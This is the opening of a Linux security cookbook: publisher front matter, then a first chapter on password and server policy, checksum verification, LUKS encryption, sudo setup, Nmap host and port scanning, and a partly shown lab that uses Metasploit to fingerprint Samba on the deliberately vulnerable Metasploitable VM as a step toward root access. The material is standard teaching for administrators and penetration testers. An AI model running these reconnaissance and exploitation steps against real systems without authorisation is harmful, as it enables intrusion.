Quick answers to common problems

Practical Linux Security Cookbook

Secure your Linux machines and keep them secured with the help of exciting recipes

Tajinder Kalsi

[PACKT] PUBLISHING open source* community experience distilled

Practical Linux Security Cookbook

Secure your Linux machines and keep them secured with the help of exciting recipes

Tajinder Kalsi

[PACKT] PUBLISHING open source community experience distilled

BIRMINGHAM - MUMBAI

Practical Linux Security Cookbook

First published: April 2016

Production reference: 1260416

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham B3 2PB, UK.

ISBN 978-1-78528-642-1

www.packtpub.com

Credits

Author

Tajinder Kalsi

Reviewer

Nick Glynn

Commissioning Editor

Veena Pagare

Acquisition Editor

Divya Poojari

Content Development Editor

Mehvash Fatima

Technical Editors

Gebin George

Anushree Arun Tendulkar

Copy Editors

Sonia Cheema

Safis Editing

Project Coordinator

Shweta H Birwatkar

Proofreader

Safis Editing

Indexer

Rekha Nair

Production Coordinator

Aparna Bhagat

Cover Work

Aparna Bhagat

About the Author

Tajinder Kalsi is an innovative professional with more than 9 years of progressive experience within the information security industry. He has a good amount of knowledge and experience in web application testing, vulnerability assessment, network penetration testing, and risk assessment.

At present, he is working as an independent information security consultant. He started his career with Wipro as a technical associate, and later on he became an ISMS consultant cum technical evangelist. In his free time, he conducts seminars in colleges all across India on various topics, and he has covered more than 125 colleges and spoken to 10,000+ students.

In the past, he has reviewed books such as *Web Application Penetration Testing with Kali Linux*, *Mastering Kali Linux for Advanced Penetration Testing*, and *Advanced Wireless Penetration Testing for Highly-Secured Environments*.

You can find him on Facebook at `www.facebook.com/tajinder.kalsi.tj`, or contact him on his website at `www.tajinderkalsi.com`.

About the Reviewer

Nick Glynn is a senior software/API engineer working for `freelancer.com`, where he provides backend and platform support across the stack using the latest technologies.

Drawing on his broad range of experience from Board Bring up, Linux driver development and systems development through to full stack deployments, web app development and security hardening for both the Linux and Android platforms, Nick continues his independent efforts as a training instructor and consultant, delivering courses and expertise on Go, Python, and secure Linux development across the globe through his company Curiola (`www.curiola.com`).

I would like to thank my family for their love and my beautiful daughter, Inara, for always being there to brighten my day.

---

www.PacktPub.com

eBooks, discount offers, and more

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at `www.PacktPub.com` and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at `customercare@packtpub.com` for more details.

At `www.PacktPub.com`, you can also read a collection of free technical articles, sign up for a range of free newsletters and receive exclusive discounts and offers on Packt books and eBooks.

`https://www2.packtpub.com/books/subscription/packtlib`

Do you need instant solutions to your IT questions? PacktLib is Packt's online digital book library. Here, you can search, access, and read Packt's entire library of books.

Why Subscribe?

- Fully searchable across every book published by Packt
- Copy and paste, print, and bookmark content
- On demand and accessible via a web browser

Table of Contents

Preface

When setting up a Linux system, security is supposed to be an important part of all stages. A good knowledge of the fundamentals of Linux is essential to implementing a good security policy on the machine.

Linux, as it ships, is not completely secure, and it is the responsibility of the administrator to configure the machine in a way such that it becomes more secure.

Practical Linux Security Cookbook will work as a practical guide for administrators and help them configure a more secure machine.

If you want to learn about Kernel configuration, filesystem security, secure authentication, network security, and various security tools for Linux, this book is for you.

Linux security is a massive subject and not everything can be covered in just one book. Still, *Practical Linux Security Cookbook* will give you a lot of recipes for securing your machine.

What this book covers

Chapter 1, *Linux Security Problems*, covers various vulnerabilities and exploits in relation to Linux. It also discusses the kinds of security that can be implemented for these exploits. Topics include preparing security policies and security controls for password protection and server security and performing vulnerability assessments of the Linux system. It also covers the configuration of sudo access.

Chapter 2, *Configuring a Secure and Optimized Kernel*, focuses on the process of configuring and building the Linux kernel and its testing. Topics covered include requirements for building a kernel, configuring a kernel, kernel installation, customization, and kernel debugging. The chapter also discusses configuring a console using Netconsole.

Chapter 3, *Local Filesystem Security*, looks at Linux file structures and permissions. It covers topics such as viewing file and directory details, handling files and file permissions using chmod, and the implementation of an access control list. The chapter also gives readers an introduction to the configuration of LDAP.

Chapter 4, *Local Authentication in Linux*, explores user authentication on a local system while maintaining security. Topics covered in this chapter include user authentication logging, limiting user login capabilities, monitoring user activity, authentication control definition, and also how to use PAM.

Chapter 5, *Remote Authentication*, talks about authenticating users remotely on a Linux system. The topics included in this chapter are remote server access using SSH, disabling and enabling root login, restricting remote access when using SSH, copying files remotely over SSH, and setting up Kerberos.

Chapter 6, *Network Security*, provides information about network attacks and security. It covers managing the TCP/IP network, configuring a firewall using Iptables, blocking spoofed addresses, and unwanted incoming traffic. The chapter also gives readers an introduction to configuring and using TCP Wrapper.

Chapter 7, *Security Tools*, targets various security tools or software that can be used for security on a Linux system. Tools covered in this chapter include sXID, PortSentry, Squid proxy, OpenSSL server, Tripwire, and Shorewall.

Chapter 8, *Linux Security Distros*, introduces the readers to some of the famous distributions of Linux/Unix that have been developed in relation to security and penetration testing. The distros covered in this chapter include Kali Linux, pfSense, DEFT, NST, and Helix.

Chapter 9, *Patching a Bash Vulnerability*, explores the most famous vulnerability of Bash shell, which is known as Shellshock. It gives readers an understanding of Shellshock vulnerability and the security issues that can arise with its presence. The chapter also tells the reader how to use the Linux Patch Management system to secure their machine and also gives them an understanding of how patches are applied in a Linux system.

Chapter 10, *Security Monitoring and Logging*, provides information on monitoring logs in Linux, on a local system as well as a network. Topics discussed in this chapter include monitoring logs using Logcheck, using Nmap for network monitoring, system monitoring using Glances, and using MultiTail to monitor logs. A few other tools are also discussed, which include Whowatch, stat, lsof, strace, and Lynis.

What you need for this book

To get the most out of this book, readers should have a basic understanding of the Linux filesystem and administration. They should be aware of the basic commands of Linux, and knowledge about information security would be an added advantage.

This book will include practical examples on Linux security using inbuilt tools of Linux as well as other available open source tools. As per the recipe, readers will have to install these tools if they are not already installed in Linux.

Who this book is for

Practical Linux Security Cookbook is intended for all those Linux users who already have knowledge of Linux filesystems and administration. You should be familiar with basic Linux commands. Understanding information security and its risks to a Linux system is also helpful in understanding the recipes more easily.

However, even if you are unfamiliar with information security, you will be able to easily follow and understand the recipes discussed.

Since *Practical Linux Security Cookbook* follows a practical approach, following the steps is very easy.

Sections

In this book, you will find several headings that appear frequently (Getting ready, How to do it, How it works, There's more, and See also).

To give clear instructions on how to complete a recipe, we use these sections as follows:

Getting ready

This section tells you what to expect in the recipe and describes how to set up any software or any preliminary settings required for the recipe.

How to do it...

This section contains the steps required to follow the recipe.

How it works...

This section usually consists of a detailed explanation of what happened in the previous section.

There's more...

This section consists of additional information about the recipe in order to make the reader more knowledgeable about the recipe.

See also

This section provides helpful links to other useful information for the recipe.

Conventions

In this book, you will find a number of text styles that distinguish between different kinds of information. Here are some examples of these styles and an explanation of their meaning.

Code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles are shown as follows: "The `md5sum` command will then print the calculated hash in a single line."

Any command-line input or output is written as follows:

```
telinit 1
```

New terms and **important words** are shown in bold. Words that you see on the screen, for example, in menus or dialog boxes, appear in the text like this: "Navigate to **Main Menu** | **Backtrack** | **Exploitation Tools** | **Network Exploitation Tools** | **Metasploit Framework** | **Msfconsole**."

Warnings or important notes appear in a box like this.

Tips and tricks appear like this.

Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book—what you liked or disliked. Reader feedback is important for us as it helps us develop titles that you will really get the most out of.

To send us general feedback, simply e-mail `feedback@packtpub.com`, and mention the book's title in the subject of your message.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide at `www.packtpub.com/authors`.

Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

Downloading the example code

You can download the example code files for this book from your account at `http://www.packtpub.com`. If you purchased this book elsewhere, you can visit `http://www.packtpub.com/support` and register to have the files e-mailed directly to you.

You can download the code files by following these steps:

1. Log in or register to our website using your e-mail address and password.
2. Hover the mouse pointer on the **SUPPORT** tab at the top.
3. Click on **Code Downloads & Errata**.
4. Enter the name of the book in the **Search** box.
5. Select the book for which you're looking to download the code files.
6. Choose from the drop-down menu where you purchased this book from.
7. Click on **Code Download**.

You can also download the code files by clicking on the **Code Files** button on the book's webpage at the Packt Publishing website. This page can be accessed by entering the book's name in the **Search** box. Please note that you need to be logged in to your Packt account.

Once the file is downloaded, please make sure that you unzip or extract the folder using the latest version of:

- WinRAR / 7-Zip for Windows
- Zipeg / iZip / UnRarX for Mac
- 7-Zip / PeaZip for Linux

Downloading the color images of this book

We also provide you with a PDF file that has color images of the screenshots/diagrams used in this book. The color images will help you better understand the changes in the output. You can download this file from `http://www.packtpub.com/sites/default/files/downloads/PracticalLinuxSecurityCookbook_ColoredImages.pdf`.

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books - maybe a mistake in the text or the code - we would be grateful if you could report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting `http://www.packtpub.com/submit-errata`, selecting your book, clicking on the **Errata Submission Form** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded to our website or added to any list of existing errata under the Errata section of that title.

To view the previously submitted errata, go to `https://www.packtpub.com/books/content/support` and enter the name of the book in the search field. The required information will appear under the **Errata** section.

Piracy

Piracy of copyrighted material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works in any form on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.

Please contact us at `copyright@packtpub.com` with a link to the suspected pirated material.

We appreciate your help in protecting our authors and our ability to bring you valuable content.

Questions

If you have a problem with any aspect of this book, you can contact us at `questions@packtpub.com`, and we will do our best to address the problem.

1
Linux Security Problems

In this chapter, we will discuss the following:

- The security policy of Linux
- Configuring password protection
- Configuring server security
- Conducting integrity checks of the installation medium using checksum
- Using the LUKS disk encryption
- Making use of sudoers – configuring sudo access
- Scanning hosts with Nmap
- Gaining a root on a vulnerable Linux system

Introduction

A Linux machine is only as secure as an administrator configures it to be. Once we are done with the installation of the Linux OS and we remove its unnecessary packages after the installation has been completed, we can start working on the security aspect of the software and the services provided by the Linux machine.

The security policy of Linux

A security policy is a definition that outlines the rules and practices to be followed to set up the computer network security in an organization. How the organization should manage, protect, and distribute sensitive data is also defined by the security policy.

Developing a security policy

When creating a security policy, we should keep in mind that it should be simple and easy for all users. The objective of the policy should be to protect data while keeping the privacy of users intact.

It should be developed around these points:

- Accessibility to the system
- Software installation rights on the system
- Data permission
- Recovery from failure

When developing a security policy, a user should use only those services for which permission has been granted. Anything that is not permitted should be restricted in the policy.

Configuring password protection

In any system, the password plays a very important role in terms of security. A poor password may lead to an organization's resources being compromised. The password protection policy should be adhered to by everyone in the organization, from users to the administrator level.

How to do it...

Follow the given rules when selecting or securing your password.

For the creation policy, follow these rules:

- A user should not use the same password for all the accounts in an organization
- All access-related passwords should not be the same
- Any system-level account should have a password that's different from any other account held by the same user

For the protection policy, follow these rules:

- A password is something that needs to be treated as sensitive and confidential information. Hence, it should not be shared with anyone.
- Passwords should not be shared through any electronic communication, such as e-mails.
- Never reveal a password on your phone or questionnaire.
- Do not use password hints that could provide clues to an attacker.
- Never share company passwords with anyone, including administrative staff, managers, colleagues, and even family members.
- Don't store passwords in written form anywhere in your office. If you store passwords on a mobile device, always use encryption.
- Don't use the *Remember Password* feature of applications.
- In there's any doubt of a password being compromised, report the incident and change the password as soon as possible.

For the change policy, follow these rules:

- All users and administrators must change their password on a regular basis or at least on a quarterly basis
- The security audit team of an organization must conduct random checks to check whether the passwords of any user can be guessed or cracked

How it works...

With the help of the preceding points, ensure that a password, when created or changed, is not easy enough to be guessed or cracked.

Configuring server security

A major reason for malicious attacks on Linux servers has been poorly implemented security or existing vulnerabilities. When configuring a server, security policies need to be implemented properly, and ownership needs to be taken in order to properly customize the server.

How to do it...

General Policy:

- The administration of all the internal servers in an organization is the responsibility of a dedicated team, which should also keep a look out for any kind of compliance. If any compliance takes place, the team should accordingly implement or review the security policy.
- When configuring internal servers, they must be registered in such a way that the servers can be identified on the basis of the following information:
  - Location of the server
  - The operating system version and its hardware configuration
  - Services and applications that are being run
- Any kind of information in the organization's management system must always be kept up to date.

Configuration Policy:

- The operating system on the server should be configured in accordance with the guidelines approved for InfoSec.
- Any service or application not being used should be disabled wherever possible.
- All access to the services and applications on the server should be monitored and logged. They should also be protected through access-control methods. An example of this will be covered in *Chapter 3*, *Local Filesystem Security*.
- The system should be kept updated, and any recent security patches, if available, should be installed as soon as possible.
- Avoid using a root account to the maximum extent. It's preferable to use security principles that require the least amount of access to perform a function.
- Any kind of privileged access must be performed over secure channel connection (SSH) wherever possible.
- The server should be accessed in a controlled environment.

Monitoring Policy:

- All security-related actions on server systems must be logged, and audit reports should be saved as follows:
  - For a period of 1 month, all security-related logs should be kept online
  - For a period of 1 month, daily backups as well as weekly backups should be retained
  - For minimum of 2 years, full monthly backups should be retained

- Any event related to security being compromised should be reported to the InfoSec team. They shall then review the logs and report the incident to the IT department.
- A few examples of security-related events are as follows:
  - Port scanning-related attacks
  - Access to privileged accounts without authorization
  - Unusual occurrences due to a particular application being present on the host

How it works...

Following the preceding policy helps in the base configuration of the internal server that is owned or operated by the organization. Implementing the policy effectively will minimize any unauthorized access to sensitive and proprietary information.

There's more...

There are some more things to discover when we talk about security in Linux.

Security controls

When we talk about securing a Linux machine, it should always start with following a checklist in order to help in the hardening of the system. The checklist should be such that following it will confirm the implementation of proper security controls.

Conducting integrity checks of the installation medium using checksum

Whenever we download an image file of any Linux distribution, it should always be checked for correctness and safety. This can be achieved by doing an MD5 checksum of the downloaded image with the MD5 value of the correct image.

This helps in checking the integrity of the downloaded file. Any changes to the files can be detected by the MD5 hash comparison.

Whenever any changes take place in the downloaded files, the MD5 hash comparison can detect it. The larger the file size, the higher the possibility of changes in the file. It is always recommended to do the MD5 hash comparison for files such as operating system installation files on a CD.

Getting ready

The MD5 checksum is normally installed on most Linux distributions, so installation is not required.

How to do it...

1. First open the Linux terminal and then change the directory to the folder containing the downloaded ISO file using the `ubuntu@ubuntu-desktop:~$ cd Downloads` command.

Linux is case-sensitive, and type the correct spelling for the folder name. *Downloads* is not the same as *downloads* in Linux.

2. After changing to the `Downloads` directory, type the following command:

```
md5sum ubuntu-filename.iso
```

3. The `md5sum` command will then print the calculated hash in a single line, as shown here:

```
8044d756b7f00b695ab8dce07dce43e5 ubuntu-filename.iso
```

Now, we can compare the hash calculated by the preceding command with the hash on the UbuntuHashes page (`https://help.ubuntu.com/community/UbuntuHashes`). After opening the UbuntuHashes page, we just need to copy the preceding hash that has been calculated in the *Find* box of the browser (by pressing *Ctrl* + *F*).

How it works...

If the calculated hash and the hash on the UbuntuHashes page match, then the downloaded file is not damaged. If the hashes don't match, then there might be a problem with either the downloaded file or the server from where the download was made. Try downloading the file again. If the issue still persists, it is recommended that you report the issue to the administrator of the server.

See also

Here's something extra in case you want to go the extra mile: try out the GUI checksum calculator that is available for Ubuntu

Sometimes, it's really inconvenient to use a terminal in order to perform checksums. You need to know the right directory of the downloaded file and also the exact filename. This makes it difficult to remember the exact commands.

As a solution for this, there is a very small and simple software called **GtkHash**.

You can download the tool from `http://gtkhash.sourceforge.net/`, and install it using this command:

```
sudo apt-get install gtkhash
```

Using the LUKS disk encryption

In enterprises such as small businesses and government offices users may have to secure their systems in order to protect their private data, which includes customers details, important files, contact details, and so on. To do so, Linux provides good number of cryptographic techniques, which can be used to protect data on physical devices such as hard disks or a removable media. One such cryptographic technique uses the **Linux Unified Key Setup**-on-disk-format (**LUKS**). This technique allows for the encryption of Linux partitions.

LUKS has the following functionality:

- An entire block device can be encrypted using LUKS. It's well suited to protecting data on removable storage media or laptop disk drives.
- Once encrypted, the contents of the encrypted block devices are random, thus making it useful for the encryption of swap devices.
- LUKS uses an existing device mapper kernel subsystem.
- It also provides a passphrase strengthener, which helps in protecting against dictionary attacks.

Getting ready

For the following process to work, it is necessary that `/home` is created on a separate partition while installing Linux.

WARNING

Configuring LUKS using the given steps will remove all the data on the partition that's being encrypted. So, before starting the process of using LUKS, make sure to back up the data on an external source.

How to do it...

For manually encrypting directories follow these steps:

1. Move to Run level 1. Type the following command in the shell prompt or terminal:

   ```
   telinit 1
   ```

2. Now, unmount the current /home partition using this command:

   ```
   umount /home
   ```

3. The previous command might fail if there is any process controlling `/home`. Find and kill any such process using the `fuser` command:

   ```
   fuser -mvk /home
   ```

4. Check to confirm that the `/home` partition is not mounted now:

   ```
   grep home /proc/mounts
   ```

5. Now, put some random data into the partition:

   ```
   shred -v --iterations=1 /dev/MYDisk/home
   ```

6. The previous command might take some time to complete, so be patient. The time taken depends on the write speed of your device.
7. Once the previous command completes, initialize the partition:

   ```
   cryptsetup --verbose --verify-passphrase luksFormat /dev/MYDisk/
   home
   ```

8. Open the newly created encrypted device:

   ```
   cryptsetup luksOpen /dev/MYDisk/home
   ```

9. Check to confirm that the device is present:

   ```
   ls -l /dev/mapper | grep home
   ```

10. Now create a filesystem:

    ```
    mkfs.ext3 /dev/mapper/home
    ```

11. Then, mount the new filesytem:

    ```
    mount /dev/mapper/home /home
    ```

12. Confirm that the filesystem is still visible:

    ```
    df -h | grep home
    ```

13. Enter the following line in the `/etc/crypttab` file:

    ```
    home /dev/MYDisk/home none
    ```

14. Make changes in the `/etc/fstab` file to delete the entry for `/home` and add the following line:

    ```
    /dev/mapper/home /home ext3 defaults 1 2
    ```

15. Once completed, run this command to restore the default SELinux security settings:

    ```
    /sbin/restorecon -v -R /home
    ```

16. Reboot the machine:

    ```
    shutdown -r now
    ```

17. After rebooting, the system will prompt us for the LUKS passphrase on boot. You can log in as the root now and restore your backup.

Congratulations! You have successfully created an encrypted partition. Now you can keep all your data safe even when your computer is off.

How it works...

We first move into running level 1 and unmounting the `/home` partition. Once unmounted, we fill some random data in the `/home` partition. Then, we initialize the partition, using the `cryptsetup` command to encrypt it.

Once the encryption is done, we mount the filesystem back again, and then make an entry of the partition in the `/etc/crypttab` file. Also, the `/etc/fstab` file is edited to add an entry for the preceding encrypted partition.

After completing all the steps, we have restored the default settings of SELinux.

Doing this, the system will always ask for the LUKS passphrase on boot.

Making use of sudoers – configuring sudo access

Whenever the system administrator wants to provide trusted users administrative access to the system without sharing the password of the root user, they can do so using the `sudo` mechanism.

Once the user is given access using the `sudo` mechanism, they can execute any administrative command by preceding it with `sudo`. Then, the user will be asked to enter their own password. After this, the administrative command will be executed in the same way as run by the root user.

Getting ready

As the file for the configuration is predefined and the commands used are inbuilt, nothing extra needs to be configured before starting these steps.

How to do it...

1. We will first create a normal account and then give it `sudo` access. Once done, we will be able to use the `sudo` command from the new account and then execute the administrative commands. Follow the steps given to configure the `sudo` access. Firstly, use the root account to login to the system. Then, create a user account using the `useradd` command, as shown in the following figure:

```
# useradd USERNAME
```

   Replace `USERNAME` with any name of your choice in the preceding command.

2. Now, using the `passwd` command, set a password for the new user account.

```
# passwd USERNAME
Changing password for user USERNAME.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
```

3. Edit the `/etc/sudoers` file by running `visudo`. The policies applied when using the `sudo` command are defined by the `/etc/sudoers` file.

```
# visudo
```

4. Once the file is open in the editor, search for the following lines, which allow `sudo` access to the users in the `test` group:

```
## Allows people in group test to run all commands

# %test        ALL=(ALL)       ALL
```

5. We can enable the given configuration by deleting the comment character (#) at the beginning of the second line. Once the changes are made, save the file and exit from the editor. Now, using the `usermod` command, add the previously created user to the `test` group.

```
# usermod -aG test USERNAME
```

6. We need to check whether the configuration shown in the preceding screenshot allows the new user account to run commands using `sudo`.
7. To switch to the newly created user account, use the `su` option.

```
# su USERNAME -
```

8. Now, use the `groups` command to confirm the presence of the user account in the `test` group.

```
$ groups

USERNAME test
```

Finally, run the `whoami` command with `sudo` from the new account. As we have executed a command that uses `sudo` for the first time, using this new user account, the default banner message will be displayed for the `sudo` command. The screen will also ask for the user account password to be entered.

```
$ sudo whoami
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for USERNAME:
root
```

9. The last line of the preceding output is the username returned by the `whoami` command. If `sudo` is configured correctly, this value will be `root`.

You have successfully configured a user with `sudo` access. You can now log in to this user account and use `sudo` to run commands the same way as you would from the root user.

How it works...

When we create a new account, it does not have permission to run administrator commands. However, after editing the `/etc/sudoers` file and making an appropriate entry to grant `sudo` access to the new user account, we can start using the new user account to run all the administrator commands.

There's more...

Here is an extra measure that you can take to ensure total security.

Vulnerability assessment

A vulnerability assessment is the process of auditing our network and system security through which we can know about the confidentiality, integrity, and availability of our network. The first phase in the vulnerability assessment is reconnaissance, and this further leads to the phase of system readiness in which we mainly check for all known vulnerabilities in the target. The next phase is reporting, where we group all the vulnerabilities found into categories of low, medium, and high risk.

Scanning hosts with Nmap

Nmap is one of the most popular tools included in Linux that can be used to scan a network. It has been in existence for many years, and to date, it is one of the most preferable tools to gather information about a network.

Nmap can be used by administrators on their networks to find any open ports and host systems.

When doing a vulnerability assessment, Nmap is surely a tool that can't be missed.

Getting ready

Most Linux versions have Nmap installed. The first step is to check whether you already have it using this command:

```
nmap –version
```

If Nmap exists, you should see an output similar to what is shown here:

```
nmap –version

Nmap version 6.00 ( http://nmap.org )
```

If Nmap is not already installed, you can download and install it from `https://nmap.org/download.html`

How to do it...

Follow these steps to scan hosts using Nmap:

1. The most common use of Nmap is to find all online hosts within a given IP range. The default command used to do this takes some time to scan the complete network, depending on the number of hosts present in the network. However, we can optimize the process in order to scan the range faster.

   The following screenshot shows you an example of this:

```
$ nmap -vv -sP 103.46.192.2-100

Starting Nmap 6.00 ( http://nmap.org ) at 2015-07-09 10:24 IST
Initiating Ping Scan at 21:24
Scanning 100 hosts [2 ports/host]
Completed Ping Scan at 21:24, 2.38s elapsed (100 total hosts)
Initiating Parallel DNS resolution of 100 hosts. at 21:24
Completed Parallel DNS resolution of 100 hosts. at 21:24, 4.28s elapsed
Nmap scan report for 103.46.192.2 [host down]
Nmap scan report for 103.46.192.5 [host down]
Nmap scan report for 103.46.192.6
Host is up (0.025s latency).
Nmap scan report for 103.46.192.7 [host down]
Nmap scan report for 103.46.192.18
Host is up (0.079s latency).
Nmap scan report for 103.46.192.19
Host is up (0.034s latency).
Nmap scan report for 103.46.192.20 [host down]
.............
Read data files from: /usr/bin/../share/nmap
Nmap done: 100 IP addresses (26 hosts up) scanned in 6.67 seconds

$
```

2. In the preceding example, the time taken to complete the scan was 6.67 seconds when scanning 100 hosts. If the whole IP range for a particular network is to be scanned, it would take a lot more time.

3. Now, let's try to speed up the process. The `n` switch tells Nmap not to perform the DNS resolution of the IP addresses, hence making the process faster. The `T` switch tells Nmap what speed to operate at. Here, `T1` is the slowest and `T5` is the fastest. The `max-rtt-timeout` option specifies the maximum time required to wait for the response.

   Now, the same command is shown in this example:

```
$ nmap -v -n -sP --max-rtt-timeout 500ms 103.46.192.2-100 -T4

Starting Nmap 6.00 ( http://nmap.org ) at 2015-07-09 21:34 IST
Initiating Ping Scan at 21:34
Scanning 100 hosts [2 ports/host]
Completed Ping Scan at 21:34, 1.97s elapsed (100 total hosts)
Nmap scan report for 103.46.192.2 [host down]
Nmap scan report for 103.46.192.2
Host is up (0.023s latency).
Nmap scan report for 103.46.192.2 [host down]
Nmap scan report for 103.46.192.3 [host down]
Nmap scan report for 103.46.192.4
Host is up (0.056s latency).
Nmap scan report for 103.46.192.5
Host is up (0.026s latency).
..............
Read data files from: /usr/bin/../share/nmap
Nmap done: 100 IP addresses (26 hosts up) scanned in 1.97 seconds

$
```

   This time, Nmap scanned the complete IP range in 1.97 seconds. Pretty good, right?

4. Port scanning using Nmap helps us discover services that are online, such as finding FTP servers. To do this, use the following command:

```
$ sudo nmap -sS -vv -n -PN -p21 --max-rtt-timeout 500ms 192.168.1.1/24 -T4 -
oG - | grep 'open'
```

   The preceding command of Nmap shall list out all the IP addresses that have port 21 open.

5. Not only FTP, other services can also be discovered by matching the port numbers on which they run. For example, MySQL runs on port 3306. The command will now look like this:

```
$ sudo nmap -sS -vv -n -PN -p3306 --max-rtt-timeout 500ms 192.168.1.1/24 -T4
-oG - | grep 'open'
```

How it works...

Nmap checks for services that are listening by testing the most common network communication ports. This information helps the network administrator to close down any unwanted or unused services. The preceding examples show you how to use port scanning and Nmap as powerful tools to study the network around us.

See also

Nmap also has scripting features using which we can write custom scripts. These scripts can be used with Nmap to automate and extend its scanning capabilities. You can find more information about Nmap on its official home page at `https://nmap.org/`

Gaining a root on a vulnerable Linux system

When trying to learn how to scan and exploit a Linux machine, one major problem we encounter is where to try learning it. For this purpose, the Metasploit team has developed and released a VMware machine called **Metasploitable**. This machine has been made vulnerable purposefully and has many services running unpatched. Due to this, it becomes a great platform to practice or develop penetration testing skills. In this section, you will learn how to scan a Linux system, and then using the scanning result, find a service that is vulnerable. Using this vulnerable service, we shall gain root access to the system.

Getting ready

Backtrack 5R2 and the Metasploitable VMware system will be used in this section. The image file of Metasploitable can be downloaded from `http://sourceforge.net/projects/metasploitable/files/Metasploitable2/`.

How to do it...

Follow these steps to gain root access to a vulnerable Linux system:

1. First, open the Metasploit console on the backtrack system by following this menu: navigate to **Main Menu** | **Backtrack** | **Exploitation Tools** | **Network Exploitation Tools** | **Metasploit Framework** | **Msfconsole**.

2. Next, we need to scan the target (which is `192.168.0.1` in this example) with Nmap: This figure shows the output of the command that is executed:

```
msf > nmap -sS -Pn -A 192.168.0.1
[*] exec: nmap -sS -Pn -A 192.168.0.1


Starting Nmap 5.51SVN ( http://nmap.org ) at 2015-07-09 21:32 IST
Nmap scan report for 192.168.0.1
Host is up (0.00059s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey: 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
|_http-title: Site doesn't have a title (text/html).
| http-methods: Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info: Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 13
| Some Capabilities: Connect with DB, Compress, SSL, Transactions, Secure Connection
| Status: Autocommit
|_Salt: ,/H\wa_9<dbA[)Xa^2!K
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp open  ajp13?
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```

In the preceding command, the `-Ss` option allows us to perform a stealth scan, and the `-A` option tries to discover the version information of the OS and service.

Also, in the preceding command, we can see that there are many services running on different ports. Among them is Samba, which runs on ports 139 and 445.

Note that Samba is a service that provides the SMB file and prints services for Windows systems.

3. Once we are able to locate the Samba service, we will just focus on it now. From the preceding output, we can see that Samba is running version 3.x. Now, we shall try to get more specific information about the service. To do this, we will use any of the auxiliary modules of Metasploit, such as the scanner section, and look for the SMB protocol.

```
msf > search scanner/smb

Matching Modules
================

   Name                                      Disclosure Date  Rank    Description
   ----                                      ---------------  ----    -----------
   auxiliary/scanner/smb/pipe_auditor                         normal  SMB Session Pipe Auditor
   auxiliary/scanner/smb/pipe_dcerpc_auditor                  normal  SMB Session Pipe DCERPC Auditor
   auxiliary/scanner/smb/smb2                                 normal  SMB 2.0 Protocol Detection
   auxiliary/scanner/smb/smb_enumshares                       normal  SMB Share Enumeration
   auxiliary/scanner/smb/smb_enumusers                        normal  SMB User Enumeration (SAM EnumUsers)
   auxiliary/scanner/smb/smb_enumusers_domain                 normal  SMB Domain User Enumeration
   auxiliary/scanner/smb/smb_login                            normal  SMB Login Check Scanner
   auxiliary/scanner/smb/smb_lookupsid                        normal  SMB Local User Enumeration (LookupSid)
   auxiliary/scanner/smb/smb_version                          normal  SMB Version Detection


msf > use auxiliary/scanner/smb/smb_version
msf  auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf  auxiliary(smb_version) > set RHOSTS 192.168.0.1
RHOSTS => 192.168.0.1
msf  auxiliary(smb_version) > exploit

[*] 192.168.0.1  :445 is running Unix Samba 3.0.20-Debian (language: Unknown) (domain:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(smb_version) >
```

